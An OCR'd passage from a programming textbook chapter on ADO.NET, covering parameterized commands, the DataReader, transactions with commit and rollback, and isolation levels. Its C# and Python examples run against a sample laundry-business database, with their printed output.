

Figure 15.20 Parameters. A command's `Parameters` collection holds `IDataParameter` objects, each with a type, a direction, a name and a value; `IDbDataParameter` adds a `Size` for strings and binary data.

Working with parameters takes three steps (**Figure 15.21**): write the SQL with **placeholders** where values will go; create a parameter for each placeholder and add it to the command; assign

the values and execute. The placeholder's spelling depends on the provider: OLE DB and ODBC identify parameters **by position** with `?`; SQL Server identifies them **by name** with `@name`.

1. Define the SQL command with placeholders

- OLE DB: parameters identified by position (notation ?)

```
OleDbCommand cmd = new OleDbCommand();
cmd.CommandText = "DELETE FROM Empls WHERE EmployeeID = ?";
```

- SQL Server: parameters identified by name (notation @name)

```
SqlCommand cmd = new SqlCommand();
cmd.CommandText = "DELETE FROM Empls WHERE EmployeeID = @ID";
```

2. Create and add the parameter

```
cmd.Parameters.Add(new OleDbParameter("@ID", OleDbType.BigInt));
```

3. Assign the value and execute the command

```
cmd.Parameters["@ID"].Value = 1234;
cmd.ExecuteNonQuery();
```

Figure 15.21 Working with parameters in three steps. The SQL text contains a placeholder (`?` for OLE DB, `@ID` for SQL Server); a parameter object is added; its value is assigned just before execution.

Table 15.6 Placeholders by provider and language. `@name` works for all three ADO.NET providers of this chapter, which is why the Laundry data layer uses it.

Provider	Placeholder	Example
`Microsoft.Data.SqlClient`	`@name`	`WHERE id = @id`
`Microsoft.Data.Sqlite`	`@name`, `$name` or `:name`	`WHERE id = @id`
`MySqlConnector`	`@name` or `?`	`WHERE id = @id`
OLE DB, ODBC	`?` (by position)	`WHERE id = ?`
PHP PDO	`?` or `:name`	`WHERE id = :id`
Java JDBC	`?` (by position, numbered from 1)	`ps.setString(1, id)`
Python `sqlite3`	`?` or `:name`	`con.execute("… WHERE id = ?", (id,))`

> **DEFINITION.** A **parameterized command** (a *prepared statement* in PHP and Java) is a command whose SQL text is fixed and contains placeholders, and whose values are sent to the database separately from that text. The database parses the text first, decides what the statement means, and only then receives the values — as data, which can never change what the statement means.

The Laundry data layer creates every command through one small helper, **Listing 15.3**. It takes the SQL text and a list of name–value pairs, and it is written against `DbConnection` and `DbCommand` so that it works with any provider.

Listing 15.3 `AdoBillRepository.Command`, `Scalar` and `Execute`: every value becomes a `DbParameter`; `null` becomes `DBNull.Value`, the database's NULL; and `using` disposes each command after use.

```
    /// <summary>A command with its text and its parameters; values never touch the
text.</summary>
    private static DbCommand Command(DbConnection con, DbTransaction? tx, string sql,
                                     params (string Name, object? Value)[] parameters)
    {
        DbCommand cmd = con.CreateCommand();
        cmd.CommandText = sql;
        cmd.Transaction = tx;
        foreach (var (name, value) in parameters)
        {
            DbParameter p = cmd.CreateParameter();
            p.ParameterName = name;
            p.Value = value ?? DBNull.Value;
            cmd.Parameters.Add(p);
        }
        return cmd;
    }

    private static object? Scalar(DbConnection con, DbTransaction? tx, string sql, params
(string, object?)[] ps)
    {
        using DbCommand cmd = Command(con, tx, sql, ps);
        return cmd.ExecuteScalar();                        // first column of the first row,
or null
    }

    private static int Execute(DbConnection con, DbTransaction? tx, string sql, params
(string, object?)[] ps)
    {
        using DbCommand cmd = Command(con, tx, sql, ps);
        return cmd.ExecuteNonQuery();                      // number of rows changed
    }
```

`con.CreateCommand()` returns a command of the connection's provider, and `cmd.CreateParameter()` a parameter of the same provider, so nothing here names SQLite, MySQL or SQL Server. `DBNull.Value` deserves a sentence: C#'s `null` means "no object", while a database NULL is a value of its own, and ADO.NET represents it with the single object `DBNull.Value`. Assigning C# `null` to a parameter's `Value` would leave it unset, which some providers reject.

15.4.7 The DataReader

`ExecuteReader()` returns a DataReader, and a DataReader allows **sequential reading of the result, row by row** (**Figure 15.22**). It is a cursor that starts *before* the first row; each call to `Read()` moves it to the next row and returns `true`, until there are no more rows and `Read()` returns `false`. It cannot go back, and it cannot jump.

- **ExecuteReader()** returns a DataReader object

```
IDataReader ExecuteReader()
IDataReader ExecuteReader(CommandBehavior behavior);
```

- A DataReader reads the result sequentially, row by row



Figure 15.22 A DataReader over the result table of a `SELECT`. `Read()` advances the cursor one row and reports whether there was a row to advance to.

Figure 15.23 lists the interface. `Read()` reads the next row. Indexers read a column by position, `reader[0]`, or by name, `reader["LastName"]`, returning `object`. Typed access methods — `GetBoolean`, `GetByte`, `GetString`, `GetInt32`, `GetDecimal`, … — return the value already converted. `GetName(i)`, `GetDataTypeName(i)` and `GetOrdinal(name)` return metadata: a column's name, its type's name, and a column's position given its name. `IsDBNull(i)` asks whether a value is NULL before a typed getter throws on it. `FieldCount` is the number of columns, and `Close()` releases the reader.

- **Read** moves to the next row

```
bool Read();
```

- Column values through indexers

```
object this[int] { get; }
object this[string] { get; }
```

- Typed access to column values

```
bool GetBoolean(int idx);
byte GetByte(int idx);
...
```

- Metadata

```
string GetDataTypeName(int i);
string GetName(int idx);
int GetOrdinal(string name);
...
```



Figure 15.23 The `IDataRecord` and `IDataReader` interfaces. `IDataRecord` describes the current row (indexers, typed getters, metadata); `IDataReader` adds moving to the next row and closing.

Figure 15.24 puts the calls in order: create the reader, read column values into an array, read them with indexers, read them with a typed method, and close the reader.

- Create the DataReader and read the rows

```
IDataReader reader = cmd.ExecuteReader();
while (reader.Read()) {
```

- Read the column values into an array

```
    object[] dataRow = new object[reader.FieldCount];
    int cols = reader.GetValues(dataRow);
```

- Read column values with indexers

```
    object val0 = reader[0];
    object nameVal = reader["LastName"];
```

- Read a column value with a typed getter, **GetString**

```
    string firstName = reader.GetString(2);
```

- Close the DataReader

```
}
reader.Close();
```

Figure 15.24 Working with an `IDataReader`: `ExecuteReader`, a `while (reader.Read())` loop, `GetValues` into an array sized by `FieldCount`, indexers by position and by name, a typed getter, and `Close`.

None of that needs a database server to run. `System.Data` contains one DataReader of its own, the `DataTableReader`, which reads the rows of a DataTable with exactly the calls a `SqlDataReader` or a `SqliteDataReader` answers. **Listing 15.4** uses it on the Laundry's `Employee` table, loaded from CSV, and follows **Pseudocode 15.1** line for line.

Listing 15.4 `AdoBasics/ReaderDemo.cs`: the DataReader pattern of **Figure 15.24**, run for real over the Laundry employees. The last three lines fill a DataTable from a reader, which is what a DataAdapter does inside `Fill`.

```
using System.Data;
using Laundry.Data;

namespace AdoBasics;

// The DataReader pattern, run for real. A DataTableReader is the IDataReader that
// ships with System.Data; a SqlDataReader, SqliteDataReader or MySqlDataReader is
// used with exactly the same calls.
public static class ReaderDemo
{
    public static void Run(string data)
    {
        DataTable employees = LaundrySchema.Load(Path.Combine(data,
"csv")).Tables["Employee"]!;

        IDataReader? reader = null;                             // declare
        try
        {
            reader = employees.CreateDataReader();              // "execute": get a forward-
only cursor
            Console.WriteLine($"FieldCount = {reader.FieldCount}; column 1 is
\"{reader.GetName(1)}\" ({reader.GetDataTypeName(1)})");
            int spv = reader.GetOrdinal("spv_id");              // look the position up once
            object[] dataRow = new object[reader.FieldCount];
            while (reader.Read())                               // process: one row at a
time
            {
                if ((string)reader["section"] != "transaction") continue;
                int cols = reader.GetValues(dataRow);           // all columns into an array
                for (int i = 0; i < 3; i++)
                    Console.Write("| {0} ", dataRow[i]);
                Console.WriteLine("| supervisor {0}", reader.IsDBNull(spv) ? "(none: the
owner)" : reader.GetString(spv));
            }
        }
        catch (Exception e)
        {
            Console.WriteLine(e.Message);                       // handle
        }
        finally
        {
            reader?.Close();                                    // release, even after an
error
        }

        // The same reader can fill a DataTable: this is what a DataAdapter does inside
Fill().
        using IDataReader again = employees.CreateDataReader();
        var copy = new DataTable("EmployeeCopy");
        copy.Load(again);
        Console.WriteLine($"DataTable.Load(reader): {copy.Rows.Count} rows,
{copy.Columns.Count} columns, reader closed = {again.IsClosed}");
    }
}
```

Run it from the `aspnet/AdoBasics` folder with `dotnet run -- reader`. **Listing 15.5** is its real output.

Listing 15.5 The output of **Listing 15.4**. The owner, E0001, has no supervisor: `IsDBNull` caught the NULL before `GetString` could throw on it.

```
FieldCount = 5; column 1 is "name" (String)
| E0001 | Hendra Wijaya | transaction | supervisor (none: the owner)
| E0003 | Bambang Sutrisno | transaction | supervisor E0001
| E0004 | Dewi Lestari Putri | transaction | supervisor E0001
| E0005 | Anisa Rahmawati | transaction | supervisor E0001
| E0008 | Rizky Pratama | transaction | supervisor E0002
| E0011 | Kevin Tanoto | transaction | supervisor E0002
| E0012 | Fitri Handayani | transaction | supervisor E0003
DataTable.Load(reader): 14 rows, 5 columns, reader closed = True
```

Four details of **Listing 15.4** are worth copying into every reader loop you write. `GetOrdinal("spv_id")` is called once, before the loop, so the loop does not search for the column's name on every row. `IsDBNull` guards the typed getter. `reader["section"]` returns `object` and needs a cast, while `GetString(spv)` returns `string` directly. And `reader?.Close()` in `finally` releases the reader even if a row throws. The last block shows `DataTable.Load(reader)`: it reads every row of a reader into a DataTable and closes the reader, and it works with *every* provider — including `Microsoft.Data.Sqlite`, which has no DataAdapter (Section 15.7).

15.5 Transactions

15.5.1 Three rows, one act

A customer brings five kilograms of clothes to the Rungkut outlet for the ordinary wash-dry-fold service, which costs Rp 8.000 per kilogram. The cashier types the order, the customer pays Rp 20.000 now in cash, and the program must write three rows: a `Bill` with status `queued`, a `StatusLog` row recording that the bill was queued and by whom, and a `Payment` of Rp 20.000. The bill's charge is computed by the server, never taken from the form:

$$\text{charge} = \text{price} \times \text{unit} = 8000 \times 5 = 40000 \tag{15.2}$$

and what the customer still owes is the charge minus everything paid so far:

$$\begin{aligned}\text{balance} = \text{charge} - \sum_{p \in \text{payments of the bill}} \text{amount}_p &= 40000 - 20000 \\ &= 20000\end{aligned} \tag{15.3}$$

Now imagine the program writes the `Bill`, writes the `StatusLog`, and then fails on the `Payment` — a network error, a broken rule, a power cut. The database now says the customer owes Rp 40.000; the cash drawer holds Rp 20.000 more than the books explain; and Equation (15.3) gives the wrong answer for as long as nobody notices. Nobody wrote that state on purpose, and no code path was designed to handle it. Section 5.11 gave the cure, and it is the same in every language.

> **DEFINITION.** A **transaction** is a group of statements that the database treats as one indivisible act. It guarantees four properties, **ACID**: *atomicity* — all of its changes happen or none does; *consistency* — every constraint holds when it ends; *isolation* — other connections never see its half-finished state; *durability* — once committed, its changes survive a crash. A transaction ends with **commit**, which makes every change permanent at once, or **rollback**, which undoes every change as though none had been made.

15.5.2 Transactions in ADO.NET

ADO.NET supports transactions directly (**Figure 15.25**). A transaction object is created by the connection, `con.BeginTransaction()`; commands are **assigned** to it through their `Transaction` property; and the transaction ends with `Commit()` or is aborted with `Rollback()`.

- ADO.NET supports transactions
- Commands are assigned to transactions
- The commands of a transaction are
  - committed with **Commit**
  - aborted with **Rollback**



Figure 15.25 Transactions in ADO.NET. A command has at most one `Transaction`; a transaction knows its `Connection` and `IsolationLevel` and offers `Commit()` and `Rollback()`; a connection creates transactions with `BeginTransaction()`, optionally with an isolation level.

The work follows three steps. First, define the connection and create the transaction object (**Figure 15.26**, top). Second, create each command, assign it to the transaction, and execute it; the example deletes an order's detail rows and then the order itself, two statements that must not be separated. Third, commit, or roll back if anything threw, and close the connection whatever happened (**Figure 15.27**).

1. Define the connection and create the Transaction object

```
SqlConnection con = new SqlConnection(connStr);
IDbTransaction trans = null;
try {
    con.Open();
    trans = con.BeginTransaction(IsolationLevel.ReadCommitted);
```

2. Create the Command objects, assign them to the transaction, and execute them

```
    IDbCommand cmd1 = con.CreateCommand();
    cmd1.CommandText = "DELETE [OrderDetails] WHERE OrderId = 10258";
    cmd1.Transaction = trans;
    cmd1.ExecuteNonQuery();

    IDbCommand cmd2 = con.CreateCommand();
    cmd2.CommandText = "DELETE Orders WHERE OrderId = 10258";
    cmd2.Transaction = trans;
    cmd2.ExecuteNonQuery();
```

Figure 15.26 Steps 1 and 2: open the connection and begin a `ReadCommitted` transaction; create two commands, assign each to the transaction, and execute them. The detail rows of order 10258 go first because the order row is their parent.

3. Commit or abort the transaction

```
    trans.Commit();
} catch (Exception e) {
    if (trans != null)
        trans.Rollback();
} finally {
    try {
        con.Close();
    } catch (Exception) { }
}
```

Figure 15.27 Step 3: `trans.Commit()` at the end of the `try`; `trans.Rollback()` in the `catch`; the connection closed in `finally`.

The Laundry's version is **Listing 15.6**, the heart of this chapter. It is written against `DbConnection` and `DbTransaction`, so it runs on SQLite, MySQL or SQL Server with no change.

Listing 15.6 `AdoBillRepository.CreateBillWithFirstPayment`: read the price, validate, compute the next id, insert the bill, its log row and its payment, commit; on any failure, roll back and report one sentence. Compiled here; run through the SQLite provider only by readers who install it (Section 15.1.1).

```
    public string CreateBillWithFirstPayment(NewBill b)
    {
        using DbConnection con = Open();
        using DbTransaction tx = con.BeginTransaction();
        try
        {
            object? price = Scalar(con, tx, "SELECT price FROM Service WHERE id = @id",
("@id", b.ServiceId));
            if (price == null)
                throw new DataLayerException($"There is no service {b.ServiceId}.");
            if (b.Unit <= 0)
                throw new DataLayerException("The number of units must be at least 1.");
            decimal charge = Convert.ToDecimal(price) * b.Unit;
            if (b.PayAmount < 0 || b.PayAmount > charge)
                throw new DataLayerException($"A first payment must be between Rp 0 and the
charge, {Money.Rp(charge)}.");

            // The next id is read INSIDE the transaction, so no other cashier can take it.
            object? max = Scalar(con, tx, "SELECT MAX(id) FROM Bill");
            string id = "B" + ((max is string s ? int.Parse(s[1..]) : 0) +
1).ToString("D4");

            Execute(con, tx,
                "INSERT INTO Bill (id, arrived, status, rack, unit, payment, Customer_id,
Employee_id, Service_id, Outlet_id)" +
                " VALUES (@id, @arrived, 'queued', @rack, @unit, @payment, @customer,
@employee, @service, @outlet)",
                ("@id", id), ("@arrived", b.Now), ("@rack", b.Rack), ("@unit", b.Unit),
("@payment", charge),
                ("@customer", b.CustomerId), ("@employee", b.EmployeeId), ("@service",
b.ServiceId),
                ("@outlet", b.OutletId));

            InsertLog(con, tx, id, "queued", b.Now, b.EmployeeId);

            if (b.PayAmount > 0)
                InsertPayment(con, tx, id, b.PayMethod ?? "", b.PayAmount, b.PayReference,
b.Now);

            tx.Commit();                                    // all three rows, at once
            return id;
        }
        catch (DbException e)
        {
            tx.Rollback();                                  // none of them
            throw new DataLayerException(e.Message, e);
        }
        catch (DataLayerException)
        {
            tx.Rollback();
            throw;
        }
    }
```

Read it slowly, because every line has a reason.

- `using DbConnection con = Open(); using DbTransaction tx = con.BeginTransaction();` — the connection and the transaction are disposed when the method ends, in the reverse order. Disposing a transaction that was neither committed nor rolled back **rolls it back**, so even an exception that escapes both `catch` blocks cannot leave a half-written bill.
- **Every command receives `tx`.** A command executed on a connection with an open transaction but *without* its `Transaction` property set is refused by most providers — SQL Server throws "ExecuteNonQuery requires the command to have a transaction…" — which is ADO.NET's way of making sure you meant it.

- **The rules are checked inside the transaction.** The price is read with `ExecuteScalar`; the charge is computed by Equation (15.2); a first payment above the charge is refused. Throwing `DataLayerException` from inside the `try` rolls back the (so far empty) transaction on the way out.
- **The next id is read inside the transaction.** `SELECT MAX(id) FROM Bill` returns `B2953`, and the new bill becomes `B2954`. If two cashiers did this at the same moment outside a transaction, both would read `B2953` and both would try to write `B2954`. Section 15.5.3 explains what "inside the transaction" buys, and what it does not buy on its own.
- **Two `catch` blocks.** A `DbException` — a constraint the database enforced, a lost connection — is translated into a `DataLayerException` with the database's message kept as the inner exception, so the page never sees provider types. A `DataLayerException` thrown by the rules is re-thrown unchanged. Both roll back first.

Figure 15.28 draws the whole unit of work, with every point at which it can fail and the single place where it succeeds.



Figure 15.28 Creating a bill with its first payment and status log as one transaction. Any failure after `BEGIN` — a broken rule, a CHECK or foreign-key constraint, a crash — leads to `ROLLBACK`, and the database is exactly as it was; only the path through every step reaches `COMMIT`.

The pattern is general enough to write once as pseudocode, **Pseudocode 15.2**; Sections 15.12 to 15.15 implement it five times.

Pseudocode 15.2 A unit of work. Everything `work` writes becomes visible at line 5, or never.

```
UNIT-OF-WORK(work)
1  open a connection
2  BEGIN a transaction on it
3  try
4      result = work(connection, transaction)    // reads, checks, writes
5      COMMIT
6      return result
7  catch any failure
8      ROLLBACK
9      raise one error the caller understands
10 finally
11     close the connection
```

15.5.3 Isolation levels

Atomicity is about one transaction; **isolation** is about several running at the same time. Isolation is achieved with locks, and locks cost concurrency, so databases let you choose how much isolation to pay for. `BeginTransaction(IsolationLevel)` takes one of the values of **Figure 15.29**.

- Defines how read and write locks are used in a transaction
- ADO.NET transactions allow different isolation levels

```
public enum IsolationLevel {
    ReadUncommitted, ReadCommitted, RepeatableRead, Serializable, ...
}
```

IsolationLevel	Meaning
ReadUncommitted	reading data locked by another transaction is allowed; *dirty reads* possible
ReadCommitted (default)	reading locked data is prohibited; no dirty reads, but *phantom rows* and *non-repeatable reads* can occur
RepeatableRead	as `ReadCommitted`, and reads are repeatable
Serializable	serialized access; *phantom rows* cannot occur

Figure 15.29 Isolation levels: the usage of read and write locks in a transaction. `ReadUncommitted` allows dirty reads; `ReadCommitted`, the usual default, prevents them but allows phantom rows and non-repeatable reads; `RepeatableRead` makes reads repeatable; `Serializable` serializes access and prevents phantoms.

The three problems the levels protect against have names, and each has a Laundry example (**Table 15.7**).

Table 15.7 The three anomalies and the lowest isolation level that prevents each. `Snapshot`, a level added later for SQL Server, gives every transaction a consistent picture as of its start without blocking readers.

Problem	What happens	Laundry example	Prevented from
Dirty read	you read a row another transaction has written but not committed	the dashboard counts bill B2954 that the cashier's transaction is about to roll back	`ReadCommitted`
Non-repeatable read	you read a row twice and get two different values, because another transaction committed a change between	a receipt reads the balance, a second cashier records a payment, the receipt's total no longer adds up	`RepeatableRead`
Phantom row	you run the same query twice and a new row appears, because another transaction inserted it	two cashiers both read `MAX(id) = B2953` and both compute `B2954`	`Serializable`

The third row is the next-id problem of **Listing 15.6**, and it is solved in different ways by different databases. **SQLite** has one writer at a time for the whole file: a transaction started with `BEGIN IMMEDIATE` takes the write lock at once, so a second cashier's transaction waits (up to the busy timeout) until the first commits, and then reads `B2954` and computes `B2955`. `Microsoft.Data.Sqlite` begins its transactions immediately by default [3]; the PHP, Java and Python versions in this chapter say `BEGIN IMMEDIATE` explicitly. **MySQL's InnoDB** runs at `RepeatableRead` by default, which does not stop two transactions reading the same `MAX(id)`; the stored procedure of Section 15.10 adds `FOR UPDATE` to lock what it reads. A table with an `AUTO_INCREMENT` or `IDENTITY` key avoids the question entirely, which is why `Payment` and `StatusLog` have one; `Bill` keeps its original `B0001` style of key.

You can watch isolation happen. **Listing 15.7** opens two connections to one copy of the database — two cashiers — and lets the first write inside a transaction while the second looks; **Listing 15.8** is what each of them saw.

Listing 15.7 `python/demo_isolation.py`: two connections, one transaction, and what each connection can see at each moment.

```
"""Two cashiers, two connections: what the second one sees while the first is inside a
transaction.
    python demo_isolation.py
"""
import shutil
import tempfile
from pathlib import Path

from laundry_data import connect
from laundry_data.db import DEFAULT_DB

tmp = Path(tempfile.mkdtemp()) / "laundry.db"
shutil.copy(DEFAULT_DB, tmp)
a, b = connect(tmp), connect(tmp)
count = "SELECT COUNT(*) FROM Bill"
now = "2026-09-30 21:00:00"

a.execute("BEGIN IMMEDIATE")
a.execute("INSERT INTO Bill (id, arrived, status, rack, unit, payment, Customer_id,
Employee_id, Service_id, Outlet_id)"
          " VALUES ('B2954', ?, 'queued', 'A01', 5, 40000, 'C0001', 'E0004', 'S0001',
'O01')", (now,))
a.execute("INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) VALUES
('B2954', 'queued', ?, 'E0004')", (now,))
print("A inside its transaction sees", a.execute(count).fetchone()[0], "bills")
print("B at the same moment sees    ", b.execute(count).fetchone()[0], "bills  (A's rows
are not committed)")
try:
    b.execute("BEGIN IMMEDIATE")
except Exception as e:
    print("B tries to start writing:     ", type(e).__name__ + ":", e)
a.execute("COMMIT")
print("after A commits, B sees      ", b.execute(count).fetchone()[0], "bills")

a.execute("BEGIN IMMEDIATE")
a.execute("DELETE FROM StatusLog WHERE Bill_id = 'B2954'")
a.execute("DELETE FROM Bill WHERE id = 'B2954'")
print("A deletes B2954 but has not committed; B sees", b.execute(count).fetchone()[0])
a.execute("ROLLBACK")
print("A rolls back; B sees         ", b.execute(count).fetchone()[0], "bills  (the delete
never happened)")
a.close()
b.close()
shutil.rmtree(tmp.parent)
```

Listing 15.8 The real output of **Listing 15.7**. B never sees A's uncommitted rows; B cannot begin writing while A holds the write lock (it waited five seconds, the busy timeout, and gave up); after `COMMIT` B sees the new bill; after `ROLLBACK` the delete never happened.

```
A inside its transaction sees 2954 bills
B at the same moment sees     2953 bills  (A's rows are not committed)
B tries to start writing:      OperationalError: database is locked
after A commits, B sees       2954 bills
A deletes B2954 but has not committed; B sees 2954
A rolls back; B sees          2954 bills  (the delete never happened)
```

15.5.4 Two other ways to spell a transaction

`System.Transactions.TransactionScope` wraps a block of code — `using (var scope = new TransactionScope()) { …; scope.Complete(); }` — and every connection opened inside the block joins the transaction automatically; if `Complete()` is not reached, everything rolls back. It is convenient, and on .NET it can coordinate several connections only on Windows, so this book prefers the explicit `BeginTransaction` whose effect you can see. Entity Framework Core's

`SaveChanges()` wraps all the inserts, updates and deletes it sends in one transaction of its own (Section 15.16). And the disconnected DataSet has a unit of work of its own, `AcceptChanges` and `RejectChanges`, which the next section introduces and Section 15.12 uses as its "transaction".

15.6 The Disconnected Model

15.6.1 Motivation and idea

The connected model is too costly when there are **many parallel, long-lasting access operations**: a thousand users each holding a connection for minutes would need a thousand connections. The idea of the disconnected model is to **cache data in main memory** — a small "main memory database" — and to use only **short connections** for reading and for writing updates. The DataAdapter does the reading and writing; the in-memory database is independent of the data source it came from. The price is that **conflicting changes are possible**: while you hold a copy, someone else may change the original (Section 15.7.3 deals with that).

Figure 15.30 places the idea in Microsoft's three-tier architecture of the early 2000s: DataSets travel as XML between a presentation tier (a Windows Forms program or a browser with a Web Forms page), a business tier (IIS or a web service, with data adapters and connections), and a data tier (the databases); business-to-business partners receive the same XML.

